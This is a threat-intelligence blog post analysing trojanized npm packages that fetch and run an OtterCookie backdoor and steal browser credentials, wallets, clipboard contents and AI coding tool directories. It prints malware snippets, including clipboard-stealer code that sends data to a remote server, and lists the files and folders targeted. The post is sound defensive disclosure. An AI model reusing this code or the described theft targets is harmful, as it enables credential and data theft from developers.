

OtterCookie Expands Targeting to AI Coding Tools

Published: 2026-04-04 · Archived: 2026-04-10 03:01:17 UTC

On March 20, 2026, an npm account operating under the username `gemini-check` published a package titled `gemini-ai-checker`, presenting itself as a utility to verify Google Gemini AI tokens. Interestingly, the package README displayed wording copied from the legitimate package `chai-await-async`, a JavaScript assertion library with no obvious relationship to Gemini. Code analysis revealed the package contacts a Vercel-hosted staging endpoint, `server-check-genimi.vercel[.]app` to retrieve and execute a JavaScript payload.

The account continues to host two malicious packages sharing the same infrastructure: `express-flowlimit` and `chai-extensions-extras`, which have been downloaded more than 500 times combined as of publication.

De-obfuscation of the downloaded code showed a number of similarities to OtterCookie, a JavaScript backdoor attributed to the Contagious Interview campaign linked to DPRK threat activity. The malware behavior more closely aligns with the version recently covered by Microsoft in March, which has been assessed to be active since October 2025. The sample also contained functionality not previously reported: specific targeting of tokens/keys related to AI coding tools like Cursor, Claude, Windsurf, PearAI, among others.

Package Discovery and Delivery

Developers represent a consistent target for DPRK groups, specifically in the Contagious Interview campaign. These actors understand dev workflows and attempt to add legitimacy to the malicious packages by using README docs, and dependency structures that would appear credible to someone needing to quickly install software.




Figure 1: Screenshot of the gemini-ai-checker package with mismatch documentation.

The `gemini-ai-checker` package listed four dependencies and contained 44 files across 271kB, larger than most token verification programs. The folder structure mirrors modern projects including SECURITY markdown files.

/ gemini-ai-checker /		
docs/	folder	132 kB
docsify/	folder	1.21 kB
lib/	folder	53.2 kB
CONTRIBUTING.md	text/markdown	1.51 kB
LICENSE	text/plain	1.21 kB
README.md	text/markdown	2.62 kB
SECURITY.md	text/markdown	2.52 kB
favicon-16x16.png	image/png	970 B
favicon-32x32.png	image/png	1.51 kB
favicon.ico	image/vnd.microsoft.icon	15.1 kB
file.js	application/javascript	358 B
index.d.ts	application/typescript	40.1 kB
index.html	text/html	1.83 kB
index.js	application/javascript	1.2 kB
package.json	application/json	702 B
pretty-demo.png	image/png	14.5 kB
tsconfig.json	application/json	246 B

Figure 2: Folder structure for malicious package

Buried in `lib/config.js` is the C2 configuration, which includes the staging domain, authentication token, path, version, and bearer token as variables. This method prevents the full URL from being identified in a string search, but wouldn't do much in the way of hiding if a defender were to simply look for `'http://’` in the codebase.




Figure 3: C2 configuration including separate endpoints and HTTP tokens.

On install, `lib/caller.js` assembles the full URL from the above components and sends an HTTP GET request to `server-check-genimi.vercel[.]app/defy/v3` with the header `bearrtoken: logo`. The package retries the request up to five times. A successful 200 response logs the returned token value and exits. When a 404 is returned containing a token field in the response body, the value is passed to `Function.constructor` and executed with access to Node.js `require`, never touching disk. Using `Function.constructor` as opposed to `eval` was likely chosen to reduce static analysis tools looking for common dynamic execution calls.

Just before April 1, `gemini-ai-checker` was removed, however the two packages mentioned in the opening are still live. Both share the same Vercel infrastructure and delivery mechanism, and continue to accumulate downloads, likely a mix of researchers and unwitting users.




Figure 4: Two remaining packages on the gemini-check account

Module	Role	C2	Port
0	Socket.IO RAT – remote control	216.126.237[.]71	4891
1	Credential stealer	216.126.237[.]71	4896
2	File exfil	216.126.237[.]71	4899
3	Clipboard stealer	216.126.237[.]71	80

Module 0 establishes a connection to the C2 server using socket.io, providing full remote access capability. The malware masquerades its process title as vhost.ctl and includes a process ID lock to prevent concurrent executions. As OtterCookie has been covered in depth, here are just a few of the options available to the operator: real-time screen capture using screenshot-desktop and sharp, keyboard and mouse control, and much more.

Module 1 targets browser credential databases and digital currency wallet storage across Chrome, Brave, Microsoft Edge, and LT Browser on Windows, macOS, and Linux. For macOS systems, the login keychain is also targeted. Over 25 wallets are enumerated including MetaMask, Phantom, Exodus, and Ronin with their local database contents copied and uploaded to the C2 via multipart for POST requests.

Module 2 performs a sweep of the victims home directory by looking for a specific set of extensions: .env, .pem, .key, .json, .csv, .doc, .pdf, and .xlsx. More specific targeting of directories is discussed later in this post.

Module 3 polls the clipboard every 500 milliseconds. Content changes are debounced by the same time before transmission to the C2 logging endpoint. A 3,000 millisecond startup delay is used to avoid detection in sandbox environments.

OtterCookie Similarities

We alluded to it earlier, but the decoded payload shares consistencies with OtterCookie and was most recently documented by [Microsoft](#) just last month. One of the most direct points of comparison is the clipboard monitoring function. Module 3 includes code which structurally identical, using the same operating system detection and debounce timing as the above report.

```
let lastClipboardContent = null;
let timer;

// Function to handle clipboard change
function handleClipboardChange(content) {
  makeLog(content);
}

// Function to watch clipboard with debouncing
async function watchClipboard() {
  if(os.platform() == "darwin") {
    exec('pbpaste', {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
      currentClipboardContent = stdout.trim();
      if (currentClipboardContent !== lastClipboardContent) {
        clearTimeout(timer); // Clear any existing timer
        timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
        lastClipboardContent = currentClipboardContent;
      }
    } ,{ windowsHide: true })
  }
  else if(os.platform() == "win32"){
    exec('powershell Get-Clipboard', {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
      currentClipboardContent = stdout.trim();
      if (currentClipboardContent !== lastClipboardContent) {
        clearTimeout(timer); // Clear any existing timer
        timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
        lastClipboardContent = currentClipboardContent;
      }
    } ,{ windowsHide: true })
  }
}

// Set an interval to check the clipboard
setInterval(watchClipboard, 500);
```

Figure 7: Source code snippet of the clipboard module (Source: [Microsoft](#))

```
1  const POLL_MS = 500;
2  const DEBOUNCE = 500;
3  const STARTUP_DELAY = 3000;
4
5  const sleep = ms => new Promise(r => setTimeout(r, ms));
6
7
8  const makeLog = async (message) => {
9    try {
10     await axios.post(`http://${SERVER}${UID}`, {
11       message,
12       host: os.hostname(),
13       uid: UID,
14       t: VERSION
15     });
16   } catch {}
17 };
18
19 const getClipboard = async () => {
20   try {
21     if (os.platform() === 'darwin') {
22       return execSync('pbpaste', { encoding: 'utf8' }).trim();
23     }
24     if (os.platform() === 'win32') {
25       return execSync(
26         'powershell -NoProfile -NonInteractive Get-Clipboard',
27         { encoding: 'utf8', windowsHide: true }
28       ).trim();
29     }
30     return null;
31   } catch {
32     return null;
33   }
34 };
35
36
37
38 const watchClipboard = async () => {
39   let lastValue = null;
40   let debounceTimer = null;
41
42   while (true) {
43     const current = await getClipboard();
```

Figure 8: Snippet of the clipboard implementation from the malicious npm package

In total, the obfuscation pattern, malware architecture, socket.io communication and fingerprinting behavior are consistent with a variant of the OtterCookie malware also reported by Cisco Talos. To avoid confusion, attribution to this activity will be generally cited as moderate-high confidence to an active DPRK group.

The actor used a compromised Hotmail account to sign up and upload the packages. No other pivots were found related to the email address.

AI Coding Tools Under Attack

In addition to those mentioned above, module 2 (file exfiltration) targets .ssh, .aws, .bash_history, but also explicitly enumerates directories associated with AI coding tools as a separate category, likely in search of API keys, tokens, and conversation logs.

The identified directories include:

- .cursor – Cursor AI IDE
- .claude – Anthropic Claude Code
- .gemini – Gemini CLI
- .windsurf – Windsurf AI IDE
- .pearai – PearAI
- .eigent – Eigent AI

These directories are explicitly sought out by the code, indicating the operator seeks to exploit high-cost AI services, steal sensitive data like conversations with the LLM, or the theft of software source code.

This targeting reflects how AI coding tools have become embedded in almost everyone's workflow, especially developers. Theft of this data when combined with SSH and cloud credentials, not only allows the attacker to control the victim's computer, but also facilitate access into enterprise networks.

Conclusion

This post documented a malicious npm campaign operating under an account seeking to spoof Google's Gemini AI product. As of publication of these findings, additional packages from this actor and others continue to be downloaded infecting users with OtterCookie variants. The continued targeting of software developers through the npm supply chain and addition of credential theft from LLM tools is a threat that will likely persist across code repository sites in a game of whack-a-mole between security teams and bad actors.

CyberandRamen will continue to track this actor, and publish an update if the actor moves to another platform, or uploads new malware.

For Defenders

- Block outbound connections to Vercel if feasible, or monitor for connection requests to the platform.

- Use the KQL queries published by Microsoft to identify suspicious process behavior which is consistent with this sample.
- Report any packages which are newly published and seek to spoof well-known, established brands.

For Developers

- Treat AI coding tool directories with the same sensitivity as you would apply to .ssh, .aws, .git, etc.
- Verify npm package contents (where possible) before installing. Look for discrepancies between package name and README documentation.
- Review social media and npm alerts to see if you may have installed a trojanized package.

Network Indicators

Type	Value	Purpose
Download URL	server-check-genimi.vercel[.]app/defy/v3	Malicious domain serving OtterCookie
Download Token	logo	HTTP bearer token
C2 IP Address	216.126.237[.]71:4891 (AS14956 – RouterHosting LLC)	RAT/C2
C2 Port	4896	File exfiltration
C2 Port	4899	Credential Theft
C2 Endpoint	/api/service/makelog	Initial connection containing victim fingerprinting info
C2 Endpoint	/api/service/process	C2 command output reporting

File Indicator

File	SHA-256
OtterCookie	d26da2d0f14d8a160f2f937a6081dae0c4b31bb4e5539187a56d658372f33b22

Malicious Package Names

Title	Observed Versions	Package/Entity Spoofed
gemini-ai-checker	1.3.3, 1.3.4	Google Gemini AI
express-flowlimit	1.3.6, 2.1.6, 2.2.7, 2.2.8	Node JS Express

chai-extensions-extras	1.2.5	Chai JavaScript Library
------------------------	-------	-------------------------

Source: <https://cyberandramen.net/2026/04/04/ottercookie-expands-targeting-to-ai-coding-tools-analysis-of-a-trojanized-npm-campaign/>